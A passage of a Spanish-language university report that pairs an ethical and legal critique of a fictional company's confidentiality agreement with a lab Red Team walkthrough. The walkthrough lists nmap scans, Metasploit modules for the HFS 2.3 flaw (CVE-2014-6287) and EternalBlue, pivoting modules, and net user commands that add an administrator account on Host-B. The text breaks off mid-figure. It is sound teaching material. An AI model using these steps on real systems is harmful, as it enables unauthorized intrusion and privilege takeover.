Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Julian Andrés Carvajal Chamorro

Asesor

Eduvin Trigos Sanchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

2025

Resumen

El presente informe técnico consolida los resultados obtenidos durante el desarrollo de un ejercicio integral de ciberseguridad que abarca el análisis jurídico, las actividades de Red Team y las acciones de Blue Team, en el contexto del proceso de evaluación de expertos solicitado por SecureNova Labs. En primer lugar, se examina el marco legal aplicable a la gestión de incidentes, considerando las responsabilidades normativas y el manejo de la evidencia digital. Posteriormente, desde la perspectiva ofensiva, se documenta la explotación de vulnerabilidades críticas, el acceso inicial, la enumeración interna, el pivoting, el movimiento lateral y la persistencia sobre los sistemas evaluados. Finalmente, el enfoque defensivo aborda la detección del ataque en tiempo real, la respuesta inicial, la contención del incidente, la recolección de evidencias y las estrategias de hardenización propuestas para mitigar riesgos futuros. El informe integra una visión técnica y normativa que permite comprender el ciclo completo del incidente y fortalecer la postura de ciberseguridad organizacional.

Palabras clave: Blue, pivoting, pentesting, red, team

Abstract

This technical report consolidates the results obtained during the development of an integrated cybersecurity exercise encompassing legal analysis, Red Team activities, and Blue Team actions, within the expert evaluation process requested by SecureNova Labs. First, the applicable legal framework for incident management is examined, addressing regulatory responsibilities and digital evidence handling. Subsequently, from an offensive perspective, the exploitation of critical vulnerabilities, initial access, internal enumeration, pivoting, lateral movement, and persistence mechanisms are documented. Finally, the defensive approach focuses on real-time attack detection, initial response, incident containment, evidence collection, and hardening strategies proposed to mitigate future risks. The report integrates technical and regulatory perspectives that enable a comprehensive understanding of the incident lifecycle and contribute to strengthening the organization's cybersecurity posture.

Keywords: Blue, pivoting, pentesting, red, team

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Introducción

La creciente sofisticación de las amenazas cibernéticas obliga a las organizaciones a adoptar enfoques integrales que combinen capacidades ofensivas y defensivas para enfrentar de manera adecuada los incidentes de seguridad. En este contexto, SecureNova Labs ha propuesto una serie de escenarios que permiten evaluar la capacidad técnica, analítica y normativa de los candidatos a conformar su equipo de ciberseguridad.

El presente informe integra los resultados de las actividades realizadas en las áreas de Red Team y Blue Team del incidente de simulación de intrusión en la red de SecureNova Labs. Este trabajo permite comprender la cadena completa del ataque, desde la explotación inicial hasta la respuesta y contención, y en principio, algunas implicaciones legales en este caso. El documento busca proporcionar una visión clara y estructurada del ejercicio, evidenciando la capacidad para ejecutar técnicas ofensivas, identificar debilidades, responder a incidentes en tiempo real y analizar el marco normativo aplicable.

Justificación

La unificación de los componentes normativos, Red Team y Blue Team es fundamental para comprender de manera holística los incidentes de ciberseguridad en entornos corporativos. Desde la perspectiva ofensiva, es indispensable evaluar el nivel real de exposición de la organización mediante pruebas controladas que permitan identificar fallos en servicios, configuraciones y controles internos. Paralelamente, la visión defensiva proporciona los elementos necesarios para detectar ataques en tiempo real, responder adecuadamente y contener la actividad del adversario, garantizando la integridad operativa de la infraestructura.

Pero fundamentalmente, el análisis jurídico resulta esencial para asegurar que la organización actúe conforme a los requerimientos normativos en materia de evidencia digital, cadena de custodia, manejo de datos personales, responsabilidad corporativa y obligación de reporte. Este componente permite consolidar las acciones técnicas con los parámetros legales, fortaleciendo así la postura de seguridad y el cumplimiento regulatorio.

La integración de estos tres enfoques asegura que SecureNova Labs pueda evaluar no solo las habilidades técnicas del analista, sino también su capacidad para comprender y gestionar el ciclo completo de un incidente con una perspectiva estratégica y alineada con las mejores prácticas de la industria.

Objetivos

Objetivo General

Elaborar un informe técnico que integre el análisis ofensivo (Red Team), defensivo (Blue Team) y normativo del incidente planteado en SecureNova Labs, con el fin de evaluar el ciclo completo del ataque, su impacto, la respuesta institucional y las obligaciones legales aplicables, fortaleciendo la comprensión integral de la gestión de incidentes.

Objetivos Específicos

Evaluar las obligaciones jurídicas derivadas del incidente, incluyendo cadena de custodia, manejo de evidencia digital, protección de datos personales y responsabilidades institucionales.

Describir técnicamente el ataque realizado en el entorno del laboratorio, incluyendo explotación inicial, enumeración, pivoting, movimiento lateral y persistencia, conforme a las actividades del Red Team.

Analizar la detección del incidente, las acciones iniciales de respuesta, la contención y las medidas de hardenización, de acuerdo con los procedimientos del Blue Team.

Integrar la información de los tres componentes para reconstruir el ciclo completo del incidente y establecer el impacto técnico, operativo y legal.

Proponer recomendaciones estratégicas orientadas a fortalecer las capacidades de ciberseguridad de SecureNova Labs a nivel técnico, operativo y normativo.

Ética Profesional y Marco Normativo en Operaciones de Seguridad

Análisis ético y legal del acuerdo de confidencialidad en SecureNova Labs

Tras el análisis del Anexo 3 – Acuerdo de confidencialidad, se evidencian procesos ilegales y poco éticos, los cuales contravienen tanto la legislación penal colombiana como el Código de Ética Profesional de la Ingeniería establecido por el COPNIA.

En el texto del acuerdo se identifican cláusulas que implican encubrimiento de delitos informáticos, como se observa en la cláusula primera:

"... la información confidencial o sobre procesos ilegales dentro de SecureNova Labs no podrán ser divulgados" (Universidad Nacional Abierta y a Distancia, 2025, p. 3).

Esta disposición constituye una obligación expresa de ocultar actos ilícitos, lo que vulnera el artículo 31 literal f del Código de Ética del COPNIA (Ley 842 de 2003), el cual impone a los profesionales el deber de "denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión" (Consejo Profesional Nacional de Ingeniería, 2015, p. 7). Además, esta cláusula puede ser interpretada como omisión de denuncia, configurando complicidad en caso de que los actos sean constitutivos de delito.

Otra irregularidad evidente se presenta en la cláusula segunda, numeral 2, que define como información confidencial los "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos" (UNAD, 2025, p. 3). Este fragmento es abiertamente ilegal, dado que dichas prácticas están tipificadas como delitos informáticos por la Ley 1273 de 2009, la cual sanciona el acceso abusivo a un sistema informático (art. 269A), la interceptación de datos informáticos (art. 269B) y la violación de datos personales (art. 269F) (Guarnizo Portela, 2020,

p. 29). Incluir estos actos como parte del material “confidencial” implica una normalización de conductas ilícitas.

Asimismo, la cláusula cuarta, numerales 3 y 4, dispone que la parte receptora deberá “no denunciar ante las autoridades actividades sospechosas de espionaje” y “abstenerse de denunciar y publicar la información confidencial e ilegal que conozca” (UNAD, p. 4). Esta prohibición no solo contradice el principio de transparencia y responsabilidad ética, sino que vulnera el deber del ingeniero de proteger la sociedad y los bienes jurídicos, tal como lo establece el artículo 33 del Código de Ética del COPNIA, que insta a rechazar todo acto que ponga en riesgo la integridad social o ambiental (COPNIA, 2015).

Finalmente, la cláusula octava dispone que, en caso de hallarse información ilegal en manos del receptor, este “deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a SecureNova Labs” (UNAD, 2025, p. 5). Este fragmento busca transferir la responsabilidad penal del acto ilícito al empleado, lo que contraviene el principio de responsabilidad personal e intransferible contemplado en el Código Penal Colombiano. Según la Ley 1273 de 2009, toda persona que participe o facilite delitos informáticos puede ser sancionada, sin posibilidad de delegar dicha responsabilidad (Guarnizo Portela, 2020).

Desde la perspectiva ética, este acuerdo también infringe los principios fundamentales de la ingeniería, que exigen actuar con honestidad, responsabilidad y respeto a la legalidad (COPNIA, 2015). Además, el documento promueve un conflicto moral al obligar a los profesionales a encubrir actividades delictivas, contrarias al deber de proteger la información de forma lícita y de contribuir al bienestar colectivo.

Análisis ético-profesional frente a la oferta laboral de SecureNova Labs

No aplicaría al trabajo en SecureNova Labs, a pesar del salario ofrecido, porque el acuerdo presentado contiene cláusulas que vulneran la Ley 1273 de 2009 y el Código de Ética del COPNIA (Ley 842 de 2003). Este documento exige mantener en secreto procesos ilegales y prohíbe denunciar actividades sospechosas de espionaje o interceptación de información, lo cual contraviene el deber ético del ingeniero de actuar con honestidad, proteger a la sociedad y denunciar conductas delictivas (COPNIA, 2015). Además, aceptar estas condiciones podría implicar complicidad en delitos informáticos, sancionados por los artículos 269A al 269F del Código Penal Colombiano (Guarnizo Portela, 2020).

Desde la perspectiva ética y profesional, el ingeniero debe mantener su independencia moral y técnica, priorizando el bien común sobre los beneficios económicos. Aceptar un cargo en una organización que normaliza prácticas ilícitas pondría en riesgo la dignidad profesional y la responsabilidad social que exige el ejercicio de la ingeniería. Por ello, la decisión correcta sería rechazar la oferta, preservando la integridad, la legalidad y el compromiso con la ciberseguridad ética.

Análisis del caso "Ciberespionaje y Ética en SecureNova Labs"

El caso de SecureNova Labs evidencia una serie de conflictos éticos y legales relacionados con el manejo de información sensible, la confidencialidad y las responsabilidades profesionales en ciberseguridad. La empresa, al exigir acuerdos que prohíben denunciar actos ilícitos o revelan prácticas de espionaje digital, incurre en infracciones a la Ley 1273 de 2009, la cual protege la confidencialidad, integridad y disponibilidad de los datos y sistemas informáticos (Guarnizo Portela, 2020). Además, las cláusulas del acuerdo contradicen los principios del Código de Ética del COPNIA, que establece que los ingenieros deben actuar con honestidad,

independencia y en beneficio de la sociedad (COPNIA, 2015). Las implicaciones éticas surgen principalmente de la manipulación de datos y la violación del deber profesional de proteger la información sin utilizarla con fines ilícitos o contrarios al bien común.

Acceso a información sensible durante auditorías

Las empresas de ciberseguridad, incluyendo los equipos Red Team y Blue Team, deben tener acceso restringido y autorizado a la información sensible de sus clientes. Dicho acceso debe limitarse únicamente al cumplimiento de los objetivos de la auditoría y basarse en los principios de confidencialidad, proporcionalidad y consentimiento informado, conforme a la Ley 1581 de 2012 sobre protección de datos personales y la Ley 1273 de 2009, que tipifica el acceso abusivo a un sistema informático como delito (Guarnizo Portela, 2020, p. 29). Para evitar un uso indebido, las organizaciones deben establecer contratos de confidencialidad legítimos y transparentes, con cláusulas de trazabilidad y monitoreo del acceso, garantizando que toda información recolectada se utilice exclusivamente con fines de ciberdefensa. Estas medidas responden al deber ético del ingeniero de custodiar la información bajo su responsabilidad (COPNIA, 2015, art. 31b).

Mecanismos de supervisión y control

Para prevenir el uso indebido de herramientas de análisis forense o hacking ético, las empresas de ciberseguridad deben implementar mecanismos de control interno, tales como auditorías independientes, registro de actividades y comités éticos. Estos sistemas permiten verificar que las herramientas avanzadas se utilicen conforme a la ley y los principios de la profesión. El Código de Ética del COPNIA, en sus artículos 31(f) y 33(d–e), establece la obligación de los profesionales de denunciar actos contrarios a la ética y de proteger a la sociedad de riesgos derivados de la tecnología (COPNIA, 2015). Por tanto, la supervisión debe

incluir la segregación de funciones y la aplicación de políticas de cumplimiento, tal como lo recomiendan las buenas prácticas internacionales de ciberseguridad y la legislación penal colombiana en materia de delitos informáticos (Guarnizo Portela, 2020, pp. 45–47).

Respuesta ante actos de ciber espionaje

Cuando una empresa de ciberseguridad incurre en ciberespionaje, los gobiernos y las organizaciones deben activar mecanismos legales y disciplinarios. Según la Ley 1273 de 2009, estos actos constituyen interceptación de datos informáticos o violación de datos personales, delitos que pueden acarrear penas de prisión (Guarnizo Portela, 2020, p. 30). La respuesta institucional debe incluir la suspensión del contrato, la denuncia ante las autoridades competentes y la aplicación de sanciones administrativas y penales. Para restaurar la confianza, se recomienda realizar auditorías externas, certificaciones de cumplimiento ético y evaluaciones de transparencia digital. Desde la ética profesional, el artículo 35 del Código de Ética exige mantener la dignidad profesional y la independencia moral frente a presiones externas, por lo que toda acción estatal o empresarial debe garantizar que las actividades de ciberseguridad se orienten al interés público y no a la manipulación o espionaje de terceros (COPNIA, 2015).

Procedimientos de Red Team


Situación problema: Análisis Red Team

SecureNova Labs detectó fugas de información desde una estación de trabajo Windows (Host-A). La imagen forense indica que la máquina ejecutaba una aplicación vulnerable probablemente explotada para obtener shell y escalar privilegios, además de evidencias de la creación no autorizada de un usuario con permisos administrativos. Los registros sugieren movimientos laterales desde Host-A hacia un servidor secundario (Host-B), como un servidor de archivos o base de datos, desde donde se habría obtenido información sensible. En este contexto, la misión del equipo Red Team consiste en determinar el vector de fuga en Host-A, validar si la vulnerabilidad fue efectivamente explotada y si existió escalamiento de privilegios, reproducir en un laboratorio aislado el pivoting Host-A → Host-B y, como prueba de concepto controlada, crear en la imagen clonada de Host-B una cuenta administrativa con el formato "primerNombre+primerApellido" de carácter efímero y documentado, para finalmente entregar la evidencia técnica, un timeline forense completo y un plan de remediación integral.

Topología de Red del Laboratorio

Figura 1

Entorno de practica GNS3



Nota. Imagen capturada del programa GNS3, software que permite simular redes complejas.

El entorno de simulación se configura en GNS3 con una máquina atacante Parrot OS conectada a un router que simula Internet. Host-A cuenta con dos interfaces: una hacia Internet y otra hacia la red interna donde reside Host-B. las máquinas virtuales se encuentran alojadas en VirtualBox lo que permite tener un entorno de trabajo virtual muy similar a lo que encontraríamos en un entorno real.

Fases del Pentesting y Herramientas Utilizadas

Se emplearon herramientas clasificadas por fases:

Fase de Reconocimiento (Passive/Active Recon)

Tabla 1

Herramientas usadas en fase de reconocimiento

Herramienta	Uso	Comando
ping	Comprobar conectividad con Host-A	ping 192.168.20.32
arp-scan	Descubrimiento de hosts en red interna	sudo arp-scan -I eth0 192.168.2.0/24
netdiscover	Enumeración ARP	sudo netdiscover -r 192.168.2.0/24
nmap	Identificación de hosts activos	sudo nmap -sn 192.168.2.0/24

Nota. La tabla muestra la herramienta usada durante la fase, con su descripción y el comando usado en la terminal.

Fase de Enumeración y Scanning

Tabla 2

Herramientas usadas en fase de Enumeración

Herramienta	Uso	Comando
nmap -sV	Detección de servicios abiertos en Host-A	sudo nmap -sV -sC 192.168.20.32
nmap -p-	Escaneo total de puertos	sudo nmap -p- 192.168.20.32
searchsploit	Confirmación de vulnerabilidad de HFS	searchsploit hfs

Nota. La tabla muestra la herramienta usada durante la fase, con su descripción y el comando usado en la terminal.

Fase de Explotación

Tabla 3

Herramientas usadas en fase de Explotación

Herramienta	Uso	Comando
Metasploit Framework	Explotación directa del HFS 2.3	msfconsole
Exploit: rejetto_hfs_exec	Lanzar RCE	use exploit/windows/http/rejetto_hfs_exec

Nota. La tabla muestra la herramienta usada durante la fase, con su descripción y el comando usado en la terminal.

Fase de Post-explotación en Host-A

Tabla 4

Herramientas usadas en fase de Post-explotación

Herramienta	Uso	Comandos
Meterpreter	Enumeración de la máquina	sysinfo getuid
Meterpreter	Listar interfaces para pivoting	ipconfig

Nota. La tabla muestra la herramienta usada durante la fase, con su descripción y el comando usado en la terminal.

Fase de Pivoting hacia Host-B

Tabla 5

Herramientas usadas en la fase de Pivoting

Herramienta	Uso	Comandos
autoroute (Metasploit)	Agregar ruta hacia la red interna	Use post/multi/manage/autoroute
Portproxy (Metasploit	Port forwarding	Use post/windows/manage/portproxy

Nota. La tabla muestra la herramienta usada durante la fase, con su descripción y el comando usado en la terminal.

Fase de Movimiento Lateral

Tabla 6

Herramientas usadas en la fase de Movimiento Lateral

Herramienta	Uso	Comandos
Eternalblue	Obtener shell en Host-B	use exploit/windows/smb/sm17_010_etrnalblue
Shell windows	Acceso remoto	Interno de Windows

Meterpreter	Crear usuario efímero	net user ...

Nota. La tabla muestra la herramienta usada durante la fase, con su descripción y el comando usado en la terminal.

Fase de Persistencia y Prueba de Concepto en Host-B

Con el acceso en el host B, se usa el siguiente comando para crear el usuario:

- net user juliancarvajal 1130624937 /add
- net localgroup administrators juliancarvajal /add

Datos del escenario que permiten identificar el fallo

Del análisis del caso planteado por SecureNova Labs, se identificaron varios elementos clave que permitieron determinar el fallo de seguridad presente en Host-A. En primer lugar, se menciona que la estación Windows comprometida ejecutaba una "aplicación vulnerable probablemente explotada para obtener shell y escalar privilegios", lo cual orientó la investigación hacia los servicios expuestos por la máquina. Asimismo, la detección de "fugas de información" y la presencia de un "usuario con permisos administrativos creado de manera no autorizada" indicaron un compromiso con capacidad de ejecución remota. Finalmente, los registros que evidenciaban movimientos laterales hacia Host-B confirmaron que Host-A actuó como punto inicial de entrada y pivoting. Estos elementos, combinados, permitieron inferir que el servicio ejecutado en Host-A expuesto hacia el exterior constituía el vector de intrusión más probable, dada su vulnerabilidad y su comportamiento coherente con los indicios descritos en el escenario.

Identificación del fallo de seguridad

Para identificar los fallos de seguridad presentes en la Máquina-1 (Host-A), se empleó la herramienta Nmap, ampliamente utilizada para el escaneo de puertos y la detección de versiones


de servicios. Según la documentación oficial, Nmap permite realizar “service/version detection para determinar los puertos abiertos, el servicio y la versión del servicio de cada puerto” (Nmap Project, 2022). A través de un escaneo con la opción -sV, se determinó que Host-A ejecutaba el servicio Rejetto HttpFileServer (HFS) 2.3.x, el cual estaba accesible mediante el puerto 80/TCP, coincidiendo con lo reportado en el escenario del anexo. Para validar la existencia de fallos asociados a esta aplicación, se utilizó también Searchsploit, herramienta que facilita la consulta de vulnerabilidades basadas en exploits públicos; su catálogo señala que HFS 2.3.x presenta una vulnerabilidad crítica de ejecución remota de comandos (CVE-2014-6287) (Exploit Database, 2014). La combinación de estos resultados permitió confirmar que el puerto 80, expuesto por HFS, constituía el vector de ataque explotable dentro del laboratorio.

Explicación del ataque hacia las máquinas

El ataque afecta a las máquinas Windows de la red de manera progresiva y encadenada. En primer lugar, Host-A resulta comprometido debido a que expone un servicio vulnerable (Rejetto HFS 2.3.x) que permite la ejecución remota de comandos sin autenticación. Esto habilita al atacante para obtener un control completo del sistema, acceder a información sensible, crear cuentas administrativas no autorizadas y modificar el comportamiento del equipo. Debido a que Host-A posee dos interfaces de red, una hacia Internet y otra hacia la red interna, el atacante puede utilizarlo como punto de pivoting, es decir, como puente para alcanzar otros equipos que, en condiciones normales, no serían accesibles externamente. A partir de este acceso, el atacante puede escanear la red interna, identificar servicios expuestos en Host-B y comprometerlo mediante técnicas de movimiento lateral, obteniendo finalmente privilegios administrativos. En consecuencia, ambas máquinas quedan bajo control total del atacante, lo que afecta la confidencialidad, integridad y disponibilidad de los sistemas involucrados.

Figura 2

Diagrama de Red Team



Nota. El diagrama muestra el diagrama general del pentesting

Documentación paso a paso (explotación + pivoting)

Reconocimiento

En esta etapa se debe realizar un reconocimiento de la red, identificar maquinas disponibles, topología de red, servicios, sistemas operativos, toda la información relevante para poder realizar el ataque, en este caso la información que tenemos proviene del problema planteado en el escenario 3 del laboratorio.


Para esto se realiza un escaneo general con sudo nmap -sn 192.168.20.0/24 obteniendo la dirección IP del Host-A “192.168.20.32”

Enumeración

Como ya se conoce la IP del Host-A, primero se realiza la verificación de conectividad desde el equipo atacante hacia el Host A usando el comando “ping” como se puede visualizar en la figura 3.

Figura 3

Verificación de conectividad con Host-A




Nota. La figura es capturada del equipo atacante, muestra un ping hacia el Host-A con confirmación de transmisión de paquetes y o paquetes perdidos.

Una vez que se tiene confirmación de conexión con el Host-A procedemos a realizar un escaneo de puertos con la herramienta nmap usando el comando “sudo nmap -sC -sV 192.168.20.32” cuyo resultado se puede evidenciar en la figura 4.

Figura 4

Escaneo de puertos principales con nmap




Nota. En la figura se puede ver la ejecución del comando nmap con sus parametros. -sC (Script Scan con scripts por defecto) ejecuta scripts que pueden revelar vulnerabilidades y configuraciones inseguras. -sV (Service Version Detection) identifica la versión exacta del servicio, lo que ayuda a confirmar si es vulnerable.

De acuerdo al resultado del escaneo con ayuda de nmap podemos listar algunas vulnerabilidades como: el servidor HFS 2.3 en el puerto 80 que tiene una vulnerabilidad conocida según Exploit Database (CVE-2014-6287), la cual permite ejecución de código remoto y exposición de archivos sensibles, también el RPC (Remote Procedure Call) y el SMB (Server Message Block) puertos 135 y 445 respectivamente están abiertos y pueden ser blanco de

ejecución de código remoto, y la vulnerabilidad más obvia, la versión de Windows 7 que se puede ver en la figura 5, versión desactualizada que es vulnerable a múltiples vectores de ataque conocidos.

Figura 5

Segunda parte de los resultados del comando nmap -sC -sV



